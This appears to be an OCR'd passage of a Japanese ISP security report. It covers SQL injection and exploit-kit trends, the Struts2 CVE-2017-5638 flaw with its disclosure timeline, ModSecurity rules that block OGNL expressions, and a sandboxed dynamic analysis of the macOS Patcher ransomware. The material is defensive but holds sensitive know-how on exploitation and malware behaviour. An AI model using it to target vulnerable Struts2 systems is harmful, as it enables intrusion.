


図-14 SQLインジェクション攻撃の推移(日別、攻撃種類別)

*58 Command & Controlサーバの略。多数のボットで構成されたボットネットに指令を与えるサーバ。
*59 Webサーバに対するアクセスを通じて、SQLコマンドを発行し、その背後にいるデータベースを操作する攻撃。データベースの内容を権限なく閲覧、改ざんすることにより, 機密情報の入手やWebコンテンツの書き換えを行う。

1.3.4 Webサイト改ざん


MITFのWebクローラ(クライアントハニーポット)によって調査したWebサイト改ざん状況を示します[*60]。

このWebクローラは国内の著名サイトや人気サイトなどを中心とした数十万のWebサイトを日次で巡回しており、更に巡回対象を順次追加しています。また、一時的にアクセス数が増加したWebサイトなどを対象に、一時的な観測も行っています。一般的な国内ユーザによる閲覧頻度が高いと考えられるWebサイトを巡回調査することで、改ざんサイトの増減や悪用される脆弱性、配布されるマルウェアなどの傾向が推測しやすくなります。

2017年1月から3月までの期間は、検知したドライブバイダウンロード攻撃の大部分がRig ExploitKitでした。これは2016年9月以降継続している傾向です[*61]。Rigのペイロードとして、Cerber、Ursnif、Matrixなどを確認しています。また、Sundown及びNebulaによる攻撃もわずかに観測しています。なお、これらのExploit Kitへの誘導元となっているWebサイトにmacOSクライアントでアクセスした場合は、Landing pageへ誘導されない、あるいはLanding pageが応答を返さないことを確認しています。本期間中、macOSを対象としたドライブバイダウンロード攻撃は観測していません[*62]。

PUA[*63]のインストールや偽のサポートセンターへの電話を促す目的で、ブラウザ画面にマルウェア感染などを仄めかす偽のダイアログなどを表示する詐欺サイトへの誘導が高い水準で継続しています[*64]。詐欺サイトのコンテンツは充実しており、OSやブラウザの種類に応じてメッセージを変えたり、ダイアログを表示してブラウザの操作のブロックを試みるものも複数観測しています。また、このような詐欺サイトへの誘導で利用されるRedirectorがExploit Kitと共用されているケースも確認されました。

全体的な傾向として、主にRigを用いたドライブバイダウンロード攻撃が継続しています。ブラウザ利用環境ではOS、アプリケーションやプラグインのバージョン管理やEMET導入などの脆弱性対策の徹底しておくことを推奨します[*65]。Webサイト運営者は利用しているWebアプリケーションやフレームワーク、プラグインの脆弱性管理による脆弱性対策に加え、TDSを経由したトラフィック、広告や集計サービスなど外部から提供されるマッシュアップコンテンツの管理が必須です。



※調査対象は日本国内の数十万サイト。近年のExploitKitによるドライブバイダウンロードは、クライアントのシステム環境やセッション情報、送信元アドレスの属性、攻撃回数などのノルマ達成状況などによって攻撃内容や攻撃の有無が変わるよう設定されているため、試行環境や状況によって大きく異なる結果が得られる場合がある。

図-15 Webサイト閲覧時の受動的攻撃発生率(%)(Exploit Kit別)

*60 Webクローラによる観測手法については本レポートのVol.22(http://www.iij.ad.jp/company/development/report/iir/pdf/iir_vol22.pdf)の「1.4.3 Webクローラによる Webサイト改ざん調査」で仕組みを紹介している。

*61 Rig EKの観測数にも多少の増減がある。IIJ-SECT「Rig Exploit Kit 検知数の増加とMatrixランサムウェアの台頭」(https://sect.iij.ad.jp/d/2017/04/071606.html)では、2017年3月下旬以降の傾向について報告している。

*62 MITF Webクローラシステムでは、Windowsクライアント環境で巡回した際に受動的攻撃の兆候が観測されたWebサイトを対象に、macOSクライアント環境を用いた追加調査(ブラウザによるWebアクセス)を行っている。

*63 Potentially Unwanted Applicationの略。一般的な業務に不要と思われたり、用途によってはPCユーザやシステム管理者にとって不適切な結果を招く可能性があると考えられたりするアプリケーションの総称。

*64 図中では「other」に分類。

*65 例えば管理者権限の分限やアプリケーションホワイトリストの適用などが考えられる。詳細は本レポートのVol.31(http://www.iij.ad.jp/company/development/report/iir/031.html)の「1.4.3 マルウェアに感染しないためのWindowsクライアント要塞化」参照。

1.4 フォーカスリサーチ

インターネット上で発生するインシデントは、その種類や規模が時々刻々と変化しています。このため、IIJでは、流行したインシデントについて独自の調査や解析を続けることで対策につなげています。ここでは、これまでに実施した調査のうち、Struts2の脆弱性CVE-2017-5638について、monitor.appを用いたmacOSランサムウェア（Patcher）の動的解析の2つのテーマについて紹介します。

1.4.1 Struts2の脆弱性CVE-2017-5638について

■ Struts2の脆弱性CVE-2017-5638とは

このStruts2の脆弱性CVE-2017-5638は、2017年3月6日に公開されました。この時点においては正式版ではなく、開発者向けのセキュリティアドバイザリでしたが、誰でも閲覧可能になりました。通常のセキュリティアドバイザリと同様に、必要な情報は一通りそろっており、その脆弱性の影響はリモートからの任意コード実行可能でした。修正済みのリリースバージョンはまだ存在しないにもかかわらず、その翌日には第三者によるPoC（Proof Of Concept）コードが公開され、それを元にしたと思われる攻撃により、多くの被害が発生しました。

■ Strutsとは

Struts[*66]とはJavaで動作するWebアプリケーションフレームワークです。Tomcat[*67]などのアプリケーションサーバ上で動作します。Strutsには、Struts1とStruts2の系列がありますが、上位互換性はなく別物です。

Struts1は2001年に初期バージョンがリリースされ、多くの場所で採用されました。しかしながら、2013年にサポートが終了しており、脆弱性が出ても修正されない状態になりました。また、サポート終了後の2014年にリモートからコード実行が可能な脆弱性が公開されています。

Struts2は2007年に初期バージョンがリリースされ、現在に至るまでサポートが継続しています。Struts1が作られた時代とは異なり、他のフレームワーク選択肢も増えたためStruts1程の人気はありませんでしたが、それでもまだ多く使われています。

■ Struts2の脆弱性

脆弱性の観点からのStruts1とStruts2の最も大きな違いとして、Struts2にはOGNL（Object Graph Navigation Language）が使われていることが挙げられます。この言語はJavaに似た文法を持ち、JSPファイルなどからOGNL式として呼び出すことにより、変数展開や条件文などが直接記述できます。

これはインタープリタ言語においてよく見られる、変数に格納されたデータをコードとして解釈するevalに相当する機能と考えると分かりやすいと思われます。evalは自由度が高い反面、危険性も高いため、その必然性がない限り使用は推奨されません。外部入力がそのまま渡されてしまった場合、任意コード実行可能な脆弱性となってしまうためです。入力値チェックやエスケープなどをしている場合も、考慮漏れが発生する可能性もあるので注意して使ったとしても、潜在的なリスクは排除できません。

Javaはコンパイル型言語であるため、もともと単体ではevalのようなことはできませんが、OGNLによりこれに近い機能を実現しています。他の言語などであれば、evalなどの危険な機能は使わないというポリシーの元開発することも可能ですが、OGNLはStruts2の機能の根底をなしているため、Struts2を使う以上、無効化はできません。この機能は開発者が記載するJSPファイル内の式以外にも、至る所で使われているため、たとえ開発者が一切OGNL式を記述しなかったとしても、影響を避けることはできません。

■ 過去の脆弱性

先に説明したとおりStruts2は、OGNLの採用によりJavaにない柔軟性の対価として、潜在的なリスクを内包しました。これがリスクに留まらなかったことは、数多く見つかっている脆弱性により証明されています。今までに見つかった、リモート

*66 Apache Struts（http://struts.apache.org/）。
*67 Apache Tomcat（http://tomcat.apache.org/）。

コード実行可能な脆弱性の一覧を表-1に示します。なお、サンプルアプリケーションなどの、実環境に影響しないと考えられる脆弱性については除外してあります。現在に至るまで、19件のリモートから任意コード実行が可能な脆弱性が見つかっています。そのうちS2-020とS2-021の2件のみ、クラスローダに起因する脆弱性でStruts1も同様に影響を受けました。それ以外の17件はすべてOGNLに起因する脆弱性となっています。

CVEの採番からも読み取れるとおり、毎年数件の任意コード実行が可能な脆弱性が見つかっています。OGNLに起因するコード実行は、外部から入力されたOGNL式がチェックをすり抜けそのまま評価されてしまうことにより発生します。そのため、一般的なメモリ破壊に起因する脆弱性とは異なり、相手の環境に依存しにくい安定した攻撃が可能になります。

Struts2はサポートされているバージョンであるため、新しい脆弱性が発見されると修正されますが、特定のキーワード(method:など)が含まれている場合にエラーとする、といったブラックリスト型のアプローチが殆どです。ホワイトリスト型であれば、使用可能なキーワードの集合を事前に定義する為、問題のあるキーワードが見つかる度に拒否リストに追加する必要はなくなります。しかし、現在に至るまでブラックリスト型のアプローチがとり続けられていることから、OGNLの構造上無理なのではないかと推測されます。

■ CVE-2017-5638(S2-045 ／S2-046)のタイムライン

過去にも多数コード実行の脆弱性が公開されているにもかかわらず、今回の脆弱性はそれに比べても大きな騒ぎになりました。その原因として脆弱性の公開方法に問題があったと考えられます。今回の脆弱性に関連するタイムラインを表-2に示し

表-1 Struts2 リモートコード実行可能な脆弱性

脆弱性ID	CVE ID	OGNL原因	概要
S2-001	CVE-2007-4556	○	Remote code exploit on form validation error
S2-003	CVE-2008-6504	○	XWork ParameterInterceptors bypass allows OGNL statement execution
S2-005	CVE-2010-1870	○	XWork ParameterInterceptors bypass allows remote command execution
S2-007	CVE-2012-0838	○	User input is evaluated as an OGNL expression when there's a conversion error
S2-008	CVE-2012-0392	○	Multiple critical vulnerabilities in Struts2
S2-009	CVE-2011-3923	○	ParameterInterceptor vulnerability allows remote command execution
S2-013	CVE-2013-1966	○	A vulnerability, present in the includeParams attribute of the URL and Anchor Tag, allows remote command execution
S2-014	CVE-2013-2115 CVE-2013-1966	○	A vulnerability introduced by forcing parameter inclusion in the URL and Anchor Tag allows remote command execution, session access and manipulation and XSS attacks
S2-015	CVE-2013-2135 CVE-2013-2134	○	A vulnerability introduced by wildcard matching mechanism or double evaluation of OGNL Expression allows remote command execution
S2-016	CVE-2013-2251	○	A vulnerability introduced by manipulating parameters prefixed with "action:"/"redirect:"/"redirectAction:" allows remote command execution
S2-020	CVE-2014-0094		Upgrade Commons FileUpload to version 1.3.1 (avoids DoS attacks) and adds 'class' to exclude params in ParametersInterceptor (avoid ClassLoader manipulation)
S2-021	CVE-2014-0112 CVE-2014-0113		Improves excluded params in ParametersInterceptor and CookieInterceptor to avoid ClassLoader manipulation
S2-029	CVE-2016-0785	○	Forced double OGNL evaluation, when evaluated on raw user input in tag attributes, may lead to remote code execution.
S2-032	CVE-2016-3081	○	Remote Code Execution can be performed via method: prefix when Dynamic Method Invocation is enabled
S2-033	CVE-2016-3087	○	Remote Code Execution can be performed when using REST Plugin with ! operator when Dynamic Method Invocation is enabled.
S2-036	CVE-2016-4461	○	Forced double OGNL evaluation, when evaluated on raw user input in tag attributes, may lead to remote code execution (similar to S2-029)
S2-037	CVE-2016-4438	○	Remote Code Execution can be performed when using REST Plugin
S2-045	CVE-2017-5638	○	Possible Remote Code Execution when performing file upload based on Jakarta Multipart parser
S2-046	CVE-2017-5638	○	Possible RCE when performing file upload based on Jakarta Multipart parser (similar to S2-045)

ます。この表は、弊社の観測に基づいた時刻を記載しているため、実際はこの時刻より前に発生している可能性があります。適切に管理された脆弱性対応の場合は、脆弱性発見及び報告、開発者により修正、対策版リリース、情報公開といったフローが一般的です。しかし、今回の脆弱性について意図せずとも、開発者向けのアドバイザリが開発者以外に対しても公開がされ、更に正式な対策版がない状態で、PoCまで公開されてしまうという最悪な状態でした。まず、この点で情報管理に問題があると言えます。情報を管理していても漏れることはありますので、漏れてしまった場合のリカバリが重要になります。このような事態になった場合は、予定を繰り上げてリリースする場合が多いですが、今回のケースではリモートから任意コード実行可能という最も致命的なPoCが公開されているにもかかわらず、その約2日後まで正式な情報公開はありませんでした。実は翌日には対策版のソースコードが配布サーバ上に置かれていましたが、セキュリティアドバイザリのリリースもなく、ダウンロードページも古い脆弱性のあるバージョンが最新との記述のままであり、気づかない人も多かったと推測されます。

このような状態であり、公式のセキュリティアドバイザリやリリースをトリガーとして、対応を開始する通常の脆弱性対応の体制を敷いていた場合は、公式のリリースより前に攻撃が発生したため、手遅れでした。

■ 対策

リスクの高いStruts2を使用しないというのは確実な対策ではありますが、移行可能な互換性のある実装がない以上、既に導入してしまい、前提としたシステムが組まれている場合には適用できません。脆弱性が存在する可能性があるのはどの製品でも変わらないため、脆弱性対応を前提とした運用体制を組むのは必要ですが、Struts2の場合は高リスクなソフトウェアであるという前提の元に対応する必要があります。

過去のStruts2の脆弱性を対象とする攻撃ツールでは、検索エンジンを用いて対象を抽出し、攻撃を仕掛ける機能を有するものもありました。抽出する原理としては、Struts2は初期設定でURLに.actionといった拡張子を付けるため、このキーワードが含まれるサイトを検索し攻撃対象とするといったものです。検索エンジンを用いない場合においても、このURLは特徴的であるため、ブラウザでアクセスしたとしてもStruts2を使っているということは一目瞭然です。本質的な対策にはなりませんが、攻撃者に対して不必要な情報を与えないという前提の元、別の拡張子への変更をお勧めします。攻撃対象となるリスクを低減することにより、時間稼ぎできる可能性が高まります。

先に挙げたとおり、今回の脆弱性は修正版のリリース後に対応開始したとしても手遅れでした。つまり、修正版に依存しない防御策が必要です。Struts2などの動作する、多くのアプリケーションサーバは、他のWebサーバと比較してアクセス制御機能や拡張性が低い場合が殆どです。そのため、アプリケーションサーバの前段にWAF（Web Application Firewall）などを配置し、対象のアプリケーションを修正せずに防御可能な構成が推奨されます。オープンソースのWAFとしては、ModSecurity[*68]などが挙げられます。また、類似の制御機能を

表-2 Struts2の脆弱性CVE-2017-5638（S2-045, S2-046）に関連するタイムライン

日時（JST）	出来事
2017/3/6 21時	開発者向けにS2-045のセキュリティアドバイザリが公開。 同時にテストビルドが配置。開発者による投票が開始。
2017/3/7 14時	第三者によるPoCが公開される。 すぐに取り下げられるが、既にミラーされており利用可能となる。
2017/3/7 21時	開発者による投票が終了。テストビルドが正式版に昇格。
2017/3/8 10時	配布サーバに正式版が配置される。 ダウンロードページの更新は無く旧バージョンへのリンクの状態。
2017/3/8 21時	ダウンロードページが更新され正式版が公開。 S2-045のセキュリティアドバイザリも同時に公開。
2017/3/9	攻撃による被害報告が挙がり始める。
2017/3/20 23時	S2-046のセキュリティアドバイザリが公開。

*68 ModSecurity（http://modsecurity.org/）。

持つものとしてIPS（Intrusion Prevention System）などがあります。こちらでも、ある程度の防御が可能な物もありますが、Webアプリケーションに特化したWAFよりは、制御可能な範囲が狭くなるため、防げない場合もあります。

■ ModSecurityによる防御

ModSecurityはオープンソースのWAF実装であり、Apache httpd[*69]などのWebサーバのモジュールとして動作します。アプリケーションサーバの前段に、このモジュールを組み込んだサーバをリバースプロキシとして配置して使用します。CRS（Core Rule Set）といった基本的な制御用ルールセットも存在しますが、今回は制御したいパターンが限定されているため不要です。守る対象のアプリケーションを限定しないルールセットは、汎用的になりすぎて誤検知が多いため、安易に適用するのは危険です。

Struts2の脆弱性の殆どは、外部から入力されたOGNL式が意図せず評価されてしまうことにより発生します。そのためOGNL式とされる入力をフィルタすることが効率的であると考えられます。通常は"%{OGNL式}"のフォーマットですが、"${OGNL式}"のフォーマットも同様に使用可能です。これはOGNL実装のcom.opensymphony.xwork2.util.TextParseUtilクラスにて定義されています。実際のパース処理はcom.opensymphony.xwork2.util.OgnlTextParserクラスにあります。正規の使い方をする場合はどちらを使っても構いませんが、脆弱性の対策とする場合は、両方のパターンをフィルタする必要があります。また、HTTPプロトコルにおいて改行コードはCRLF（¥r¥n）ですが、HTTPヘッダ中にCR（¥r）のみの値が出現した場合に無視する実装もありますので、"%¥r{"のような入力も想定する必要があります。これらを踏まえたルールセットを表-3に示します。

S2-045とS2-046については、今回の脆弱性にのみ適用されるルールセットです。OGNL全般のルールセットは、汎用的にOGNL式の開始タグが含まれる場合にマッチします。注意点として、OGNL全般（パラメータ値）のルールは、パラメータ値を対象とするため誤検知が発生する可能性が高いと思われます。過去の脆弱性においても、殆どは他の3種のルールで対応できるため、これを除外した3種類のみ適用するのがバランスが良いと考えられます。

■ まとめ

昨今、脆弱性が見つかることは珍しくなくなっていますが、対応を間違ったり、遅れたりした場合には大きな損害が発生する可能性があります。攻撃者の観点からしても、リモートから安定して任意コード実行可能な脆弱性が、ほぼ毎年複数件発見されるソフトウェアを使用しているシステムは、事前にリストアップやプロファイリングをしておく価値があると考えられます。そこで扱っている情報がクレジットカードや個人情報などの金銭的利益に直結する物であれば尚更です。

表-3 Struts2の脆弱性（CVE-2017-5638）のModSecurity用ルール

対象	ルールセット	備考
S2-045	SecRule REQUEST_HEADERS:Content-Type "¥%¥s*¥{|¥$¥s*¥{" "phase:1,t:none,auditlog,deny,id:'99901',msg:'Struts2 S2-045'"	
S2-046	SecRule MULTIPART_FILENAME "¥%¥s*¥{|¥$¥s*¥{" "phase:2,t:none,auditlog,deny,id:'99902',msg:'Struts2 S2-046'"	
OGNL全般（パラメータ名）	SecRule ARGS_NAMES|REQUEST_COOKIES_NAMES "¥%¥s*¥{|¥$¥s*¥{" "phase:2,t:none,auditlog,deny,id:'99911',msg:'Struts2 OGNL'"	
OGNL全般（ヘッダ）	SecRule REQUEST_HEADERS_NAMES|REQUEST_HEADERS "¥%¥s*¥{|¥$¥s*¥{" "phase:1,t:none,auditlog,deny,id:'99912',msg:'Struts2 OGNL'"	
OGNL全般（マルチパート）	SecRule MULTIPART_FILENAME|MULTIPART_NAME "¥%¥s*¥{|¥$¥s*¥{" "phase:2,t:none,auditlog,deny,id:'99913',msg:'Struts2 OGNL'"	
OGNL全般（パラメータ値）	SecRule ARGS|REQUEST_COOKIES "¥%¥s*¥{|¥$¥s*¥{" "phase:2,t:none,auditlog,deny,id:'99914',msg:'Struts2 OGNL'"	誤検知リスク高

*69 Apache httpd（http://httpd.apache.org/）。

リスクの高いソフトウェアを使い続ける場合は、未修正の脆弱性が出たとしても修正版がリリースされるまで時間稼ぎが可能な対策を施しておくことが重要です。リリース後に迅速にパッチを適用するだけでは不十分です。当然のことながら、全く未知の手法が見つかる可能性もありますので、すべての攻撃に対して有効な訳ではありません。しかしながら、Struts2に関しては過去の脆弱性の殆どがOGNLに起因しているため、その攻撃手法に注視した対策を事前に施しておくことは有効であると言えます。

1.4.2 monitor.appを用いたmacOSランサムウェア(Patcher)の動的解析

Patcherはユーザのファイルを暗号化し、復号と引き換えにBitcoinの支払いを要求するランサムウェアで、macOS環境で動作します。このランサムウェアはAdobe Premiere ProやMicrosoft Officeなどの商用アプリケーションを不正に利用するための"パッチ"としてBitTorrentを介して配布され、ユーザ自身の手でダウンロード、実行させることによって感染を果たします。

本稿ではこのランサムウェアの概要について、2017年3月に米FireEye社が無償公開したmonitor.app[*70]というツールを利用した動的解析の過程と共に紹介します。なお、本稿で紹介する調査過程を再現する際は、作業後に元の環境に復元可能な仮想マシンなどで、ファイル共有やネットワークを遮断した状態で実施することを強く推奨します。

■ 動的解析

monitor.appを起動し、モニタリングを開始した状態で、Patcherアプリケーションのアイコンをダブルクリックして起動します。本稿で扱う検体は、アプリケーション名が「Adobe Premiere Pro CC 2017 Patcher」と偽装されています(図-16)。起動すると、背景が透過に設定されたアプリケーションウィンドウが展開し「START」ボタンをクリックするよう促すメッセージが表示されるので、クリックして先に進みます。

このあと、10分以内に終了する旨と進捗を示すメッセージが表示され、0/3から2/3まで進みます(図-17)。




図-16 Patcher ランサムウェアのアイコンとウィンドウ

図-17 Patcher ランサムウェアの表示する進捗メッセージ

*70 Monitor.app(https://www.fireeye.com/services/freeware/monitor.html)。

進捗が2/3の表示になり、デスクトップに「README!.txt」などのファイルが作成されると、それ以上進まなくなります。monitor.appの表示をみても、「Adobe Premiere Pro CC2017 Patcher」に関連した動作が記録されなくなっていることが分かるので、Patcherのウィンドウに戻り、command+Qキーバインドまたはメニューの「QUIT」を選択してPatcherを終了します。

ここで、monitor.appのモニタリングを停止し、ログの調査を始めます。なお、ファイルメニューの「Save As...」を選択することで、ログをファイルとして出力することも可能です。また、実行前にデスクトップに置かれていたファイルはパスフレーズ付きZIPアーカイブとして保存されていることが確認できます（図-18）。





図-18 Patcherによって暗号化されたファイル

monitor.appのモニタリングログを表示し、「Adobe Premiere Pro CC2017 Patcher」の起動を示すログを探します。ここでは、該当アプリケーションが実行され、続けて関連するdylib[*71]ファイルがロードされているログが確認できます（図-19）。



Time	Event	Process	PID	User	Message
1492687724.32…	Process Execution	nbagent	681	[redacted]	/Users/[redacted]/Desktop/Adobe Premiere Pro CC 2017 Pat…
1492687724.34…	Dylib Load	Adobe Premiere P…	681	N/A	Adobe Premiere P… loaded dylib /Users/ttaro/Desktop…
1492687724.35…	Dylib Load	Adobe Premiere P…	681	N/A	Adobe Premiere P… loaded dylib /Users/ttaro/Desktop…
1492687724.36…	Dylib Load	Adobe Premiere P…	681	N/A	Adobe Premiere P… loaded dylib /Users/ttaro/Desktop…
1492687724.36…	Dylib Load	Adobe Premiere P…	681	N/A	Adobe Premiere P… loaded dylib /Users/ttaro/Desktop…
1492687724.37…	Dylib Load	Adobe Premiere P…	681	N/A	Adobe Premiere P… loaded dylib /Users/ttaro/Desktop…
1492687724.37…	Dylib Load	Adobe Premiere P…	681	N/A	Adobe Premiere P… loaded dylib /Users/ttaro/Desktop…
1492687724.37…	Dylib Load	Adobe Premiere P…	681	N/A	Adobe Premiere P… loaded dylib /Users/ttaro/Desktop…
1492687724.38…	Dylib Load	Adobe Premiere P…	681	N/A	Adobe Premiere P… loaded dylib /Users/ttaro/Desktop…
1492687724.39…	Dylib Load	Adobe Premiere P…	681	N/A	Adobe Premiere P… loaded dylib /Users/ttaro/Desktop…
1492687724.39…	Dylib Load	Adobe Premiere P…	681	N/A	Adobe Premiere P… loaded dylib /Users/ttaro/Desktop…
1492687724.39…	Dylib Load	Adobe Premiere P…	681	N/A	Adobe Premiere P… loaded dylib /Users/ttaro/Desktop…
1492687724.41…	Dylib Load	Adobe Premiere P…	681	N/A	Adobe Premiere P… loaded dylib /Users/ttaro/Desktop…
1492687724.44…	Dylib Load	Adobe Premiere P…	681	N/A	Adobe Premiere P… loaded dylib /System/Library/Core…
1492687724.45…	File Write	logd	51	root	logd wrote file /private/var/db/uuidtext/03/6D5A04E…
